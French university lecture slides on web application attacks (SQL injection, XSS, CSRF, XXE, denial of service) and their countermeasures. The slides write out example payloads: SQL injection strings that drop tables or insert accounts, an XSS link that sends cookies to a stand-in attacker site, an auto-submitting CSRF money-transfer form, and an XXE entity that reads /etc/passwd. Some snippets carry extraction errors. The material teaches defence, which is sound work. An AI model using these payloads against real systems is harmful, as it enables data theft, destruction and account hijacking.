

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique Centre Universitaire de Mila Institut des Sciences et de la Technologie



Développement Web Avancé

Chapitre 3 : Mise en place d'un site web

Département MI

s.meghzili@centre-univ-mila.dz

Plan

• Chapitre 3 : Mise en place d'un site web

- Vulnérabilité des applications Web et contre-mesures
- Développement sécurisé d'une application Web (spring security)
- L'hébergement de sites Web et Le référencement Internet



Vulnérabilité des applications Web et contre-mesures


Principales Attaques:

- SQL Injection
- La mauvaise vérification des entrées permet une requête SQL malveillante
- Les défenses connues résolvent efficacement le problème
- XSS (Cross-site Scripting): script inter-sites
- Le problème provient de l'écho d'une entrée non fiable
- Difficile à prévenir : nécessite des soins, des tests, des outils, ...
- CSRF (Cross-site Request Forgery): falsification de requête intersite
- Demande falsifiée tirant parti de la session en cours
- Peut être évité (si les problèmes XSS sont résolus)
- XEE (XML External Entity)
- Denial of Service (Dos)

SQL Injection

- ② La faille SQLi, abréviation de "SQL Injection", soit "injection SQL" en français, est un groupe de méthodes d'exploitation de faille de sécurité d'une application interagissant avec une base de données.
- Elle permet d'injecter dans la requête SQL en cours un morceau de requête non prévu par le système et pouvant en compromettre la sécurité.
- Cause: La mauvaise vérification des entrées permet une requête SQL malveillante

Injection SQL: idée de base



Exemple d'Injection SQL: Entré Malicieux

Table users


Id	name	pass	email
1	Sadf	****	s@univ.dz
2	Nassim	****	n@univ.dz



Logon page that shows an SQL injection string

Requête: SELECT * USERS WHERE name=' and pass='

Exemple d'Injection SQL: Entré Malicieux





Exemple d'Injection SQL: Entré Malicieux

Un **utilisateur** ayant la possibilité d'envoyer des données directement interprétées par votre **moteur SQL**

WHERE name = ' or 1=1; //AND pass = '{\$_POST['pass']}'");

Always "True"

<?php

\$pdo->query("SELECT * FROM users

Prévention d'Injection SQL

• UTILISATION D'UNE REQUÊTE PRÉPARÉE :

- Elle consiste à utiliser des **requêtes préparées** : dans ce cas, une compilation de la requête est réalisée avant d'y insérer les paramètres et de l'exécuter,
- Ce qui empêche un éventuel code inséré dans les paramètres d'être interprété

```
La solution 1:
```

• ÉCHAPPEMENT DES CARACTÈRES SPÉCIAUX: Elle consiste à échapper les caractères spéciaux contenus dans *les chaînes de caractères* entrées par l'utilisateur.

La solution 2:

```
<?php
    $name = $pdo->quote($_POST['name']);
    $pass = $pdo->quote($_POST['pass']);
    $pdo->query("SELECT * FROM users WHERE name = {$name} AND pass = {$pass}");
2>
```



Autres SQL Injection

Créer un nouveau utilisateur:

```
'; INSERT INTO USERS ('name', 'pass')
VALUES ('hacker','38a74f');
```

• Pirater le password:

```
'; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com
```

• Eliminer tous les comptes utilisateurs :

```
'; DROP TABLE USERS; -- '
```

Définition XSS(1)

- Le Cross Site Scripting (XSS) est l'une des attaques au niveau des applications les plus courantes que les pirates utilisent pour se faufiler dans les applications Web aujourd'hui.
- XSS est une attaque contre la vie privée des clients d'un site Web particulier qui peut conduire à une violation totale de la sécurité lorsque les détails des clients sont volés ou manipulés.
- Contrairement à la plupart des attaques, qui impliquent deux parties : l'attaquant et le site Web, ou l'attaquant et le client victime, l'attaque XSS implique trois parties - l'attaquant, un client (victime) et le site Web.


Définition XSS(2)

• Le but de l'attaque CSS est de **voler les cookies** du client, ou toute autre information sensible, qui peuvent **identifier** le client avec le site Web.

 Avec le jeton de l'utilisateur légitime à portée de main, l'attaquant peut agir en tant qu'utilisateur dans son interaction avec le site - en particulier, usurper l'identité de l'utilisateur.

Ecouter les entrées d'un utilisateur

• Erreur classique dans le Coté Serveur de l'application:



OU


GET/ hello.cgi?name=Bob

hello.cgi répond avec:

html>Welcome, dear Bob/html>



XSS: exemple 1



XSS: exemple 1

- Comment l'utilisateur cliquerait-il sur un tel lien ?
 - E-mail dans le client de messagerie Web (par exemple, Gmail)
 - Lien dans la bannière publicitaire
 - DoubleClick... de nombreuses façons d'inciter l'utilisateur à cliquer
- Et si evil.com obtient un cookie pour naive.com ?
 - Le cookie peut inclure un **authentificateur de session** pour naive.com
 - Ou d'autres données destinées uniquement à naive.com
 - Violation de "l'intention" de la politique de même origine



XSS exemple 2

- Lors d'un audit réalisé pour une grande entreprise, il a été possible de consulter les informations privées de l'utilisateur à l'aide d'une attaque XSS.
- Ceci a été réalisé en exécutant un code Javascript malveillant sur le navigateur de la victime (client), avec les « privilèges d'accès » du site Web.
- Il convient de souligner que bien que la vulnérabilité existe au niveau du site Web, à aucun moment le site Web n'est directement endommagé.
- Pourtant, cela suffit au script pour collecter les cookies et les envoyer à l'attaquant. Le résultat, l'attaquant gagne les cookies et usurpe l'identité de la victime.

XSS exemple 2 : explication complète

- Je considérerai que le site attaqué est : www.vulnerable.site
- Dans ce site se trouve un script vulnérable (welcome.cgi).
- Ce script lit une partie de la requête HTTP et la renvoie à la page de réponse sans vérifier qu'elle ne contient pas de code Javascript et/ou des balises HTML.
- Ce script est nommé welcome.cgi, et son paramètre est « name ». Il peut être opéré de cette manière :

Requête:GET http://www.vulnerable.site/welcome.cgi?name=JoeHacker

```
Et la Réponse serait :
```

```
<HTML>
```

<Titre>Bienvenue !</Titre>

Salut JoeHacker

Bienvenue dans notre système ...





- l'attaquant parvient à **inciter** le client victime à **cliquer** sur un **lien** que l'attaquant **lui fournit**.
- Il s'agit d'un lien conçu avec soin et de manière malveillante, qui amène le navigateur Web de la victime à accéder au site (www.vulnerable.site) et à invoquer le script vulnérable.
- Les données du script consistent en un Javascript qui accède aux cookies du navigateur client pour www.vulnerable.site.
- C'est autorisé, car le navigateur du client "expérimente" le Javascript provenant de www.vulnerable.site, et le modèle de sécurité de Javascript permet aux scripts provenant d'un site particulier d'accéder aux cookies appartenant à ce site.

- Un tel lien ressemble à :
 http://www.vulnerable.site/welcome.cgi?name=<script>
 alerte(document.cookie)</script>
- La victime, en cliquant sur le lien, générera une requête à www.vulnerable.site, comme suit :

```
GET/welcome.cgi?name=<script>alerte(document.cookie)</script>HT TP/1.0 Hébergeur : <a href="www.vulnerable.site">www.vulnerable.site</a>
```

Et la **réponse** du site **vulnérable** serait :

```
<HTML>
```

<Titre>Bienvenue !</Titre>

Bonjour

<script>alerte(document.cookie)</script>

Bienvenue dans notre système


</HTML>

- Le navigateur du client **victime** interpréterait cette réponse comme une page **HTML** contenant un morceau de **code Javascript**.
- Ce code, lorsqu'il est exécuté, permet d'accéder à tous les cookies appartenant à www.vulnerable.site, et par conséquent, une fenêtre apparaîtra sur le navigateur du client montrant tous les cookies clients appartenant à www.vulnerable.site.
- Bien entendu, une véritable attaque consisterait à envoyer ces cookies à l'attaquant. Pour cela, l'attaquant peut ériger un site web (www.attaquant.site), et utiliser un script pour recevoir les cookies.
- Au lieu d'ouvrir une fenêtre, l'attaquant écrirait un code qui accède à une URL sur son propre site (www.attaquant.site), invoquant le script de réception des cookies avec comme paramètre les cookies volés. De cette façon, l'attaquant peut obtenir les cookies du serveur www.attaquant.site.

• Le lien malveillant serait : http://www.vulnerable.site/welcome.cgi?name=<script>window.oper ("http://www.attaquant.site/collect.cgi?cookie="%2Bdocument.cooki e)</script > • Et la page de réponse ressemblerait à : <HTML> <Titre>Bienvenue !</Titre> Salut<script>window.open("http://www.attaquant.site/collect.cgi?cookie ="+document.cookie)</script>
 Bienvenue dans notre système

</HTML>





Note: Event trace diagrams are focused on showing the flow of an event with regards to time between all the involved Centre parties. Each party is depicted as a vertical arrow pointing downwards (time is shown top to bottom), and an event is shown by the larger arrows between parties.

Sécuriser un site contre les attaques XSS (1)

- Empêcher l'injection de scripts dans HTML est difficile!
 - Bloquer "<" et ">" ne suffit pas
 - Gestionnaires d'événements, feuilles de style, entrées codées (%3C), etc.
 - phpBB autorisait les balises HTML simples comme

```
<b c=">" onmouseover="script" x="<b ">Bonjour<b>
```

- Toute entrée utilisateur doit être prétraitée avant d'être utilisée dans HTML
 - En PHP, htmlspecialchars(string) remplacera tous les caractères spéciaux par leurs codes HTML
 - 'devient ' "devient " & devient &
 - Dans ASP.NET, Server.HtmlEncode (chaîne)



Sécuriser un site contre les attaques XSS (2)

Il est possible de sécuriser un site contre une attaque XSS 3 manières:
 1. Filtrage d'entrée « interne » : Pour chaque entrée utilisateur, qu'il s'agisse d'un paramètre ou d'un en-tête HTTP, dans chaque script écrit en interne, un filtrage avancé par rapport aux balises HTML, y compris le code Javascript, doit être appliqué.

Par exemple, le script "welcome.cgi" de l'étude de cas doit filtrer la balise "<script>" une fois qu'il a décodé le paramètre "name". Cette méthode présente de sérieux inconvénients :

- Il nécessite que le **programmeur** ait une bonne connaissance de la **sécurité**.
- Il nécessite que le programmeur couvre toutes les **sources d'entrée** possibles (paramètres de requête, paramètres de corps de requête POST, en-têtes HTTP).
- Il ne peut pas se défendre contre les vulnérabilités des scripts/serveurs tiers. Par exemple, il ne se défendra pas contre les problèmes dans les pages d'erreur des serveurs Web (qui affichent le chemin de la ressource).

Sécuriser un site contre les attaques XSS (3)

- 2. **filtrage de sortie**, c'est-à-dire pour filtrer les données de l'utilisateur lorsqu'elles sont renvoyées au navigateur, plutôt que lorsqu'elles sont reçues par un script. Un bon exemple serait un script qui insère les données d'entrée dans une base de données, puis les présente. Dans ce cas, il est important de ne pas appliquer le filtre à la chaîne d'entrée d'origine, mais uniquement à la version de sortie. Les inconvénients sont similaires à ceux du **filtrage d'entrée**.
- 3. En installant un pare-feu applicatif tiers, qui intercepte les attaques XSS avant qu'elles n'atteignent le serveur web et les scripts vulnérables, et les bloque. Les pare-feu applicatifs peuvent couvrir toutes les méthodes d'entrée de manière générique, quel que soit le script/chemin de l'application interne, un script tiers ou un script ne décrivant aucune ressource (par exemple, conçu pour provoquer une réponse de 404 pages du serveur). Pour chaque source d'entrée, le pare-feu d'application inspecte les données par rapport à divers modèles de balises HTML et modèles Javascript, et s'il y en a, la demande est rejetée et l'entrée malveillante n'arrive pas au

Master 1-STIC

Comment vérifier qu'un site est sécuriser contre les attaques

- Tout comme la sécurisation d'un site contre CSS, la vérification que le site est effectivement sécurisé peut être effectuée manuellement (à la dure) ou via un outil automatisé d'évaluation de la vulnérabilité des applications Web, qui décharge le fardeau de la vérification.
- L'outil explore le site, puis lance toutes les variantes qu'il connaît contre tous les scripts qu'il a trouvés - en essayant les paramètres, les *en-têtes* et les chemins. Dans les deux méthodes, chaque entrée de l'application (paramètres de tous les scripts, en-têtes HTTP, chemin) est vérifiée avec autant de variations que possible, et si la page de réponse contient le code Javascript dans un contexte où le navigateur peut l'exécuter alors un CSS la vulnérabilité est exposée. Par exemple, en envoyant le texte :
 - <script>alerte(document.cookie)</script>

Comment vérifier que un site est sécuriser contre les attaques XSS (2)

- à chaque paramètre de chaque script, via un navigateur compatible Javascript pour révéler une vulnérabilité CSS du type le plus simple le navigateur affichera la fenêtre d'alerte Javascript si le texte est interprété comme du code Javascript.
- Bien sûr, il existe plusieurs variantes, et par conséquent, tester uniquement la variante ci-dessus est insuffisant.
- Et comme nous l'avons vu plus haut, il est possible d'injecter du Javascript dans différents champs de la requête les paramètres, les en-têtes HTTP et le chemin. Dans certains cas (notamment l'en-tête HTTP Referer), il est malaisé de mener l'attaque à l'aide d'un navigateur.

Conclusion XSS

- XSS est l'une des attaques des applications les plus courantes que les pirates utilisent pour se faufiler dans les applications Web aujourd'hui, et l'une des plus dangereuses.
- Il s'agit d'une attaque contre la vie privée des clients d'un site Web qui peut entraîner une violation totale de la sécurité lorsque les données des clients sont volées ou manipulées. Malheureusement, cela se fait souvent à l'insu du client ou de l'organisation attaquée.
- Afin de prévenir cette vulnérabilité malveillante, il est essentiel qu'une organisation mette en œuvre une stratégie de sécurité en ligne et hors ligne. Cela inclut l'utilisation d'un outil automatisé d'évaluation des vulnérabilités des applications, comme AppScan de Sanctum, qui peut tester toutes les vulnérabilités Web courantes et les vulnérabilités spécifiques aux applications sur un site. Et pour une défense en ligne complète, installez un pare-feu d'application, comme AppShield de Sanctum, qui peut détecter et défendre contre tout type de manipulation du code et du contenu se trouvant sur et derrière les serveurs Web.

CSRF: Cross-Site Request Forgery

- CSRF: C'est une attaque ou le navigateur de la victime génère une requête vers une application Web vulnérable
- Cette vulnérabilité est causée par la capacité que les navigateurs ont d'envoyer automatiquement des données d'authentification (session ID, IP adresse, ..) dans chaque requête.

• Imaginez :

- Que se passerait-il si un attaquant pouvait utiliser votre souris
 pour effectuer des clicks sur votre site de banque en ligne a votre
 place.
- Que pourrait-il **faire**?

• Impact:

- Initiation de transactions (**transfert de fonds**, logoff, modification de données, ...)
- Accès à des données sensibles
- Changement des mots de passes/identifiants



CSRF: exemple 1 – Transfer d'argent (1)


- Les utilisateurs se connectent à bank.com, oublient de se déconnecter!
 - Le cookie de session reste dans l'état du navigateur
- L'utilisateur visite alors un site Web malveillant contenant :

```
<form name=BillPayForm action=http://bank.com/transfer.php>
```

- <input name=recipient value=Attacker>
- <input name=amount value=1000\$> ...
- <script> document.BillPayForm.submit(); </script>

 Le navigateur envoie un cookie, la demande de paiement est satisfaite!

CSRF: exemple 1: – Transfer d'argent (2)





CSRF: exemple 2 – Inscription d'un nouveau utilisateur

Un **attaquant** peut construire une **page Web** qui envoie une requête inter domaine à l'application **vulnérable** contenant tout ce qui est nécessaire pour effectuer l'**action privilégiée**. Voici un exemple d'une telle **attaque**:

Ce formulaire sera soumis **automatiquement**. Lorsque le navigateur de l'utilisateur soumet le formulaire, il **ajoute automatiquement les cookies de l'utilisateur** pour le domaine cible. Si un utilisateur administrateur connecté à l'application vulnérable visite cette page Web, les demandes sont traitées dans **la session de l'administrateur**.

Conclusion CSRF

- La **falsification** de requêtes **intersites** est un **exploit** de confiance
- Le serveur fait confiance (à tort) à la requête du navigateur des utilisateurs car des cookies d'authentification sont fournis
- L'attaquant **force** le navigateur de l'utilisateur à agir en son nom



XML External Entity (XSS)

- XML a été conçu pour stocker et transporter les données
- Une attaque **XEE** est un type d'attaque contre une application qui analyse l'**entrée XML**.
- Elle se produit lorsque l'entrée XML contenant une référence à une entité externe est traitée par un analyseur XML faiblement configuré.
- Elle peut entraîner la divulgation de données confidentielles où se trouve l'analyseur XML et d'autres impacts du système.



XEE: Qu'est-ce que l'entité xml? (1)


Entité signifie: déclarer un groupe d'éléments sous un **nom** afin de ne pas avoir à **réécrire** ces derniers plusieurs fois dans la DTD s'ils se répètent.

Pourquoi l'entité XML est dangereuse?

- Un attaquant peut inclure du contenu *hostile* dans un document XML.
- Peut être utilisé pour exécuter différentes attaques.



XEE: Qu'est-ce que l'entité? (2)





XEE: Que se passe-t-il pendant l'analyse du fichier?

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<xmlroot><xmlEntry>&xxe;3</xmlEntry></xmlroot>
```

L'analyseur lit le fichier local.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://api.geonames.org/timezoneJSON" >]>
<xmlroot><xmlEntry>&xxe;3</xmlEntry></xmlroot>
```

L'analyseur exécute l'appel HTTP distant.



XEE: exemple de l'Attaque

- L'attaque du vecteur: une application Web qui accepte l'entrée XML et l'analyse.
- L'attaque permet de lire un fichier local et d'envoyer son contenu à un attaquant!



Comment empêcher l'attaque XEE?

> Désactiver l'entité externe XML et le traitement DTD dans tous les analyseurs XML de l'application, conformément à la feuille de triche OWASP «Prévention XXE».

- > Ne reflète pas le XML à l'utilisateur
- Désactiver la récupération DTD externe

Attaque Déni de service (DOS)

- l'intention de l'attaque DOS n'est pas de compromettre un site Web l'intention est simplement de le rendre indisponible pour les autres utilisateurs.
- Généralement, cela est réalisé en inondant le site avec le trafic entrant, de sorte que toutes les ressources du serveur sont épuisées
- Types de ressources: Bande passante, connexions à la base de données, stockage sur disque, processeur, mémoire, threads ou ressources spécifiques à l'application

Ressources au niveau de l'application:

- Allocation/récupération d'objets lourds
- Utilisation excessive de la journalisation
- Exceptions non gérées
- Dépendances non résolues sur d'autres systèmes
 - Services Web
 - Bases de données



Exemple d'attaques DOS

- L'attaque Slowloris ouvre de nombreuses connexions HTTP à un serveur et maintient ces connexions ouvertes en envoyer des requêtes HTTP partielles, épuisant ainsi le serveur de connexion.
- Le R-U-Dead-Yet ? (RUDY) attaque envoie des requêtes POST sans fin à un serveur, avec des valeurs d'en-tête Content-Length arbitrairement longues, pour garder le serveur occupé à lire des données sans signification.
- Mettre les serveurs Web hors ligne en exploitant des points de terminaison HTTP particuliers:
 - Le téléchargement de **bombes zip** de fichiers d'archives corrompus dont la taille augmente de manière exponentielle lorsqu'ils sont étendus à une fonction de téléchargement de fichiers peut **épuiser** l'espace disque disponible du serveur.
 - Toute URL qui effectue la désérialisation en convertissant le contenu des requêtes HTTP en objets de code en mémoire est également potentiellement vulnérable.

Comment déterminer une vulnérabilité DOS?

- Les outils de test de charge, tels que JMeter, peuvent générer du trafic Web afin que vous puissiez tester certains aspects de la performance de votre site sous une charge importante.
 - Un test important est certainement le nombre de requêtes par seconde que votre application peut traiter
 - Tester à partir d'une seule adresse IP est utile car cela vous donnera une idée du nombre de requêtes qu'un attaquant devra générer pour endommager votre site.
- Pour déterminer si des ressources peuvent être utilisées pour créer un déni de service, vous devez analyser chacune pour voir s'il existe un moyen de l'épuiser.

DOS: contre-mesures (1)

- Limitez les ressources allouées à tout utilisateur au strict minimum
- Pour les utilisateurs authentifiés:
 - Établissez des quotas afin de limiter la quantité de charge qu'un utilisateur particulier peut mettre sur votre système
 - Envisagez de ne traiter qu'une seule demande par utilisateur à la fois en synchronisant sur la session de l'utilisateur
 - Envisagez de supprimer toutes les demandes que vous traitez actuellement pour un utilisateur lorsqu'une autre demande de cet utilisateur arrive.

DOS: contre-mesures (2)

- Pour les utilisateurs non authentifiés
 - Évitez tout accès inutile aux bases de données ou à d'autres ressources coûteuses
 - Mettre en cache le contenu reçu par des utilisateurs non authentifiés au lieu de le générer ou d'accéder à des bases de données pour le récupérer
- Vérifiez votre schéma de gestion des erreurs pour vous assurer qu'une erreur ne peut pas affecter le fonctionnement global de l'application